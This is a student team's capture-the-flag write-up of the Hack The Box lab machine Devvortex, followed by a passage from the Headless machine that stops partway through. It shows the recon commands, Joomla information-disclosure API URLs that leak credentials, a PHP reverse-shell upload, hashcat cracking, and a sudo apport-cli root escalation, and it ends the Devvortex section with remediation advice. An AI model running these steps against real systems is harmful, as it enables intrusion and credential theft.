HTB Machines: Devvortex, Headless, and Perfection.

Joseph Wehby, Dean Longmire, Nagendra Upadhyay

Devvortex:

IP: 10.10.11.242

Nmap Scan


I first ran nmap -sV IP

```
└─$ nmap -sV 10.10.11.242
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-23 18:50 EDT
Nmap scan report for devvortex.htb (10.10.11.242)
Host is up (0.056s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.79 seconds
```

From the nmap scan we can see that port 22 and port 80 are open which means ssh is available and there is also a website being hosted.

Devvortex Website

Since port 80 was open I decided to navigate to the website being hosted there and it looked like this:




My first instinct was to look for hidden paths such as /admin and /login but those yielded no results. I then tried to automate this process with a tool called dirbuster. This unfortunately yielded no results as well. So, I then looked into possible subdomains. To check these I used a tool called ffuf. I downloaded a list of subdomains from github and used ffuf to check all of them.

```
┌──(joseph㉿Joseph)-[~]
└─$ ffuf -w Downloads/subdomains-10000.txt -u http://devvortex.htb/ -H "Host: FUZZ.devvortex.htb" -fw 4

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://devvortex.htb/
 :: Wordlist         : FUZZ: /home/joseph/Downloads/subdomains-10000.txt
 :: Header           : Host: FUZZ.devvortex.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response words: 4
________________________________________________

dev                     [Status: 200, Size: 23221, Words: 5081, Lines: 502, Duration: 98ms]
:: Progress: [9985/9985] :: Job [1/1] :: 677 req/sec :: Duration: [0:00:14] :: Errors: 0 ::

┌──(joseph㉿Joseph)-[~]
└─$
```


FFuF revealed to me that there was a dev subdomain.

Dev Subdomain

Upon navigating to dev subdomain I was greeted with the following page:



I repeated the same process in the previous step where I randomly tried paths and got lucky that there was a /administrator path. When adding it to the url it brought me to this:



Joomla Admin Login

I first tried some basic username and password pairs like admin:admin, root:root, admin:password, etc. All of these failed. My next thought was to brute force the login credentials using a tool called hydra. Not only was this slow but it proved ineffective so I needed to rethink my strategy. Eventually I noticed in Kali there was a link to something called [Exploit Database](). So, I went there and searched for Joomla and sure enough there were lots of CVEs posted there. As I was looking at the CVEs I saw one with a green checkmark and chose that one to look at.

Show 15 Search: Joomla

Date	D	A	V	Title	Type	Platform	Author
2023-08-04			✗	Joomla JLex Review 6.0.1 - Reflected XSS	WebApps	PHP	CraCkEr
2023-07-31			✗	Joomla iProperty Real Estate 4.1.1 - Reflected XSS	WebApps	PHP	CraCkEr
2023-07-31			✗	Joomla Solidres 2.13.3 - Reflected XSS	WebApps	PHP	CraCkEr
2023-07-28			✗	Joomla VirtueMart Shopping Cart 4.0.12 - Reflected XSS	WebApps	PHP	CraCkEr
2023-07-28			✗	Joomla HikaShop 4.7.4 - Reflected XSS	WebApps	PHP	CraCkEr
2023-07-19			✗	Joomla! com_booking component 2.4.9 - Information Leak (Account enumeration)	WebApps	PHP	qw3rTyTy
2023-04-08			✓	Joomla! v4.2.8 - Unauthenticated information disclosure	WebApps	PHP	Alexandre ZANNI
2022-05-11			✗	Joomla Plugin SexyPolling 2.1.7 - SQLi	WebApps	PHP	Wolfgang Hotwagner
2021-10-25			✗	Balbooa Joomla Forms Builder 2.0.6 - SQL Injection (Unauthenticated)	WebApps	PHP	blockomat2100
2021-03-08			✗	Joomla JCK Editor 6.4.4 - 'parent' SQL Injection (2)	WebApps	PHP	Nicholas Ferreira
2020-12-01			✗	Joomla! Component GMapFP 3.5 - Unauthenticated Arbitrary File Upload	WebApps	PHP	ThelastVvV
2020-11-17			✗	Joomla Plugin Simple Image Gallery Extended (SIGE) 3.5.3 - Multiple Vulnerabilities	WebApps	PHP	Vulnerability-Lab
2020-09-14			✗	Joomla! paGO Commerce 2.5.9.0 - SQL Injection (Authenticated)	WebApps	PHP	Mehmet Kelepçe
2020-07-15			✗	Joomla! J2 JOBS 1.3.0 - 'sortby' Authenticated SQL Injection	WebApps	PHP	Mehmet Kelepçe


Upon clicking on it, I saw that it was a vulnerability that leaked information. So, I thought this might work and copied the links in the exploit it gave which were:
#{root_url}/api/index.php/v1/users?public=true
and #{root_url}/api/index.php/v1/config/application?public=true
When I replaced the root url with the dev.devvortex.htb url and submitted it in the search bar I got back the username in the first link and the password in the second.

```
Save  Copy  Collapse All  Expand All  Filter JSON
links:
  self:                 "http://dev.devvortex.htb/api/index.php/v1/users?public=true"
data:
  0:
    type:               "users"
    id:                 "649"
    attributes:
      id:               649
      name:             "lewis"
      username:         "lewis"
      email:            "lewis@devvortex.htb"
      block:            0
      sendEmail:        1
      registerDate:     "2023-09-25 16:44:24"
      lastvisitDate:    "2023-10-29 16:18:50"
      lastResetTime:    null
      resetCount:       0
      group_count:      1
      group_names:      "Super Users"
  1:
    type:               "users"
    id:                 "650"
    attributes:
      id:               650
      name:             "logan paul"
      username:         "logan"
      email:            "logan@devvortex.htb"
      block:            0
      sendEmail:        0
      registerDate:     "2023-09-26 19:15:42"
      lastvisitDate:    null
      lastResetTime:    null
      resetCount:       0
      group_count:      1
      group_names:      "Registered"
meta:
  total-pages:          1
```


```
14:
    type:                       "application"
    id:                         "224"
  attributes:
      user:                     "lewis"
      id:                       224
15:
    type:                       "application"
    id:                         "224"
  attributes:
      password:                 "P4ntherg0t1n5r3c0n##"
      id:                       224
16:
    type:                       "application"
    id:                         "224"
  attributes:
      db:                       "joomla"
      id:                       224
```

Reverse Shell

Upon entering the admin portal my first thought was to upload a reverse shell. So, I navigated to where the files were located and added a line of php code that gave me a reverse shell. The shell I used was from this random github repo [PHP Reverse Shell](#).




I then navigated to the home folder and found a user named logan with a file called user.txt which I am assuming is the flag. I tried to cat the file but I did not have the proper permissions. So, I then used mysql to login to the database and get the password for logan.



For some reason mysql would not respond so I just kept hitting random keys until it printed the users which is why there are random spaces and letters in the screenshot. However, we eventually got the password for logan. sort of. Unfortunately it is hashed.

Password Hash

I looked up the hash online and found that it is a bcrypt, blowfish unix password. So, my first thought is to use hashcat to try and crack the hash as I used this program in cs 483.



After running the hash through hashcat using the rockyou.txt dictionary that comes with Kali I was able to crack the hash. I did run this on my machine however as it was very slow using the VM.

```
PS C:\Users\josep\onedrive\Desktop\hashcat-6.2.6> .\hashcat.exe -m 3200 -a 0 .\hash.txt ..\..\..\Downloads\list.txt -O --show
$2y$10$IT4k5kmSGvHSO9d6M/1w0eYiB5Ne9XzArQRFJTGThNiy/yBtkIj12:tequieromucho
```

Privilege Escalation: Logan

With the password I have recovered I am now able to switch to logans account using su logan in the reverse shell from earlier.

```
whoami
logan
cat user.txt
889d5313d5444ed6aceb575ef48dcb74
```

Privilege Escalation: Root

Since we are now logged into Logan's account, we need to find some way to upgrade our permissions to root. I have no idea how to do this so I started watching some videos on privilege escalation on YouTube. I came across this video which says that you can do sudo -l to see which programs a user is allowed to run as sudo. So, I did that and found that Logan can execute a program called apport-cli as sudo.

```
logan@devvortex:~$ sudo -l
[sudo] password for logan:
Matching Defaults entries for logan on devvortex:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User logan may run the following commands on devvortex:
    (ALL : ALL) /usr/bin/apport-cli
```


I found that apport-cli was vulnerable from looking on Exploit Database but I could not get any of there exploits to run. So I kept googling around and found a way to exploit it using this exploit found on github.

```
logan@devvortex:~$ sudo /usr/bin/apport-cli --file-bug

*** What kind of problem do you want to report?


Choices:
  1: Display (X.org)
  2: External or internal storage devices (e. g. USB sticks)
  3: Security related problems
  4: Sound/audio related problems
  5: dist-upgrade
  6: installation
  7: installer
  8: release-upgrade
  9: ubuntu-release-upgrader
  10: Other problem
  C: Cancel
Please choose (1/2/3/4/5/6/7/8/9/10/C): 5

*** Collecting problem information

The collected information can be sent to the developers to improve the
application. This might take a few minutes.
......................

*** Send problem report to the developers?

After the problem report has been sent, please fill out the form in the
automatically opened web browser.

What would you like to do? Your options are:
  S: Send report (91.2 KB)
  V: View report
  K: Keep report file for sending later or copying to somewhere else
  I: Cancel and ignore future crashes of this program version
  C: Cancel
Please choose (S/V/K/I/C): V
root@devvortex:/home/logan# ls
```

After running that I was able to get root and retrieve the flag.

```
root@devvortex:/# cd ~
root@devvortex:~# ls
root.txt
root@devvortex:~# cat root.txt
886238e34eb976befd23dd87bf6a1bef
root@devvortex:~#
```

After submitting the root flag I had successfully pwned Devvortex.



Mistakes made by System Administrator and how to fix them

The most prevalent mistake throughout the challenge was a lack of updates. Both the Joomla software and the apport-cli were vulnerable to exploits because they were out of date. The Joomla software leaked user credentials and the apport-cli allowed for privilege escalation. If either of these were updated to the current version then neither of these attacks would have been able to happen. So, the system administrator should regularly apply software updates to the various services they are employing. Another problem was that someone from the outside was able to access the admin login page. This should also not be able to happen. The system administrator should set up a business VPN so that individuals can only access the internal services of the company if they are connected to the internal network or connected to the VPN. Another mistake the system administrator made was allowing traffic from inside the network to go to random ip addresses. Since this policy was allowed, I was able to get a reverse shell. The system administrator should employ some iptable filters such that it drops traffic that is coming from inside the

network and going to random ip addresses. Finally, some of the passwords on the system were not secure. For example, the password belonging to Logan was a password that was within the Rockyou.txt password file on Kali Linux. The system administrator needs to ensure that the users are using secure passwords. They could do this with various different password policies or by assigning users random, secure passwords.

Headless:

1.) ***What steps did the attack (you) take to compromise the machine?***

Setup

We used a kali-linux vm to attack this machine. After downloading the vpn to connect to, we ran the following command to connect and was able to establish a connection after testing with ping.

sudo openvpn ~/Downloads/lab_Deanathan.ovpn

Searching For Vulnerabilities

nmap Scan

The first thing we did was run sudo nmap -sV {target_ip} to see what ports were being used and if any identifiable services could be found.

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-18 18:04 EDT
Nmap scan report for 10.10.11.8
Host is up (0.049s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
5000/tcp open  upnp?
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5000-TCP:V=7.94SVN%I=7%D=4/18%Time=66219911%P=x86_64-pc-linux-gnu%r
SF:(GetRequest,BE1,"HTTP/1\.1\x20200\x20OK\r\nServer:\x20Werkzeug/2\.2\.2\
SF:x20Python/3\.11\.2\r\nDate:\x20Thu,\x2018\x20Apr\x202024\x2022:05:03\x2
SF:0GMT\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nContent-Length:
SF:\x202799\r\nSet-Cookie:\x20is_admin=InVzZXIi\.uAlmXlTvm8vyihjNaPDWnvB_Z
SF:fs;\x20Path=/\r\nConnection:\x20close\r\n\r\n<!DOCTYPE\x20html>\n<html\
SF:x20lang=\"en\">\n<head>\n\x20\x20\x20\x20<meta\x20charset=\"UTF-8\">\n\
SF:x20\x20\x20\x20<meta\x20name=\"viewport\"\x20content=\"width=device-wid
SF:th,\x20initial-scale=1\.0\">\n\x20\x20\x20\x20<title>Under\x20Construct
SF:ion</title>\n\x20\x20\x20\x20<style>\n\x20\x20\x20\x20\x20\x20\x20\x20b
SF:ody\x20{\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20font-family:\
SF:x20'Arial',\x20sans-serif;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20background-color:\x20#f7f7f7;\n\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20\x20\x20margin:\x200;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2
SF:0\x20padding:\x200;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20di
SF:splay:\x20flex;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20justif
SF:y-content:\x20center;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:align-items:\x20center;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20height:\x20100vh;\n\x20\x20\x20\x20\x20\x20\x20\x20}\n\n\x20\x20\x20\
SF:x20\x20\x20\x20\x20\.container\x20{\n\x20\x20\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20text-align:\x20center;\n\x20\x20\x20\x20\x20\x20\x20\x20\
SF:x20\x20\x20\x20background-color:\x20#fff;\n\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20border-radius:\x2010px;\n\x20\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20\x20\x20box-shadow:\x200px\x200px\x2020px\x20rgba\(0,\x20
SF:0,\x200,\x200\.2\);\n\x20\x20\x20\x20\x20")%r(RTSPRequest,16C,"<!DOCTYP
SF:E\x20HTML>\n<html\x20lang=\"en\">\n\x20\x20\x20\x20<head>\n\x20\x20\x20
SF:\x20\x20\x20\x20\x20<meta\x20charset=\"utf-8\">\n\x20\x20\x20\x20\x20\x
SF:20\x20\x20\x20<title>Error\x20response</title>\n\x20\x20\x20\x20</head>\n\x
SF:20\x20\x20\x20<body>\n\x20\x20\x20\x20\x20\x20\x20\x20<h1>Error\x20resp
SF:onse</h1>\n\x20\x20\x20\x20\x20\x20\x20\x20<p>Error\x20code:\x20400</p>
SF:\n\x20\x20\x20\x20\x20\x20\x20\x20<p>Message:\x20Bad\x20request\x20vers
SF:ion\x20\('RTSP/1\.0'\)\.</p>\n\x20\x20\x20\x20\x20\x20\x20\x20<p>Error\
SF:x20code\x20explanation:\x20400\x20-\x20Bad\x20request\x20syntax\x20or\x
SF:20unsupported\x20method\.</p>\n\x20\x20\x20\x20</body>\n</html>\n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 96.41 seconds
```

We could see that they had a port for ssh connections and a service that we were not familiar with called upnp?. We are currently unsure if nmap is saying that the returned data shown is for that service or if it was for a service on a port not being displayed but we will try and see what kind of connections we can make to the ssh port. First we will need a username to use so we tried guest.


```
┌──(kali㉿kali)-[~]
└─$ ssh guest@10.10.11.8
The authenticity of host '10.10.11.8 (10.10.11.8)' can't be established.
ED25519 key fingerprint is SHA256:JoPOIGP750NkjY3xUv/tl/yYanIZuu5BPSdYKu4Yn2I.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.8' (ED25519) to the list of known hosts.
guest@10.10.11.8's password:
```

This gave us a login attempt but we cannot be sure that's a valid user since the only way to know what users are on a system is by checking the passwd file which you must be logged into the system to see. If we are able to read this file at any point in our attack this could be useful to use but for now guessing random users and passwords is not a viable strategy.

This lead us to turn our attention to the upnp? service which upon researching is Universal Plug and Play. This service seems like it may have some vulnerabilities that we can look into. Reading from this source, it seems that upnp may be an avenue in which we can bypass firewall policies. We tried running this script but were unable to find any devices.

```
import miniupnpc

# Create a UPnP object
upnp = miniupnpc.UPnP()

# Discover UPnP devices on the network
upnp.discover()

# Get the list of discovered devices
devices = upnp.discover()

# Print information about each discovered device
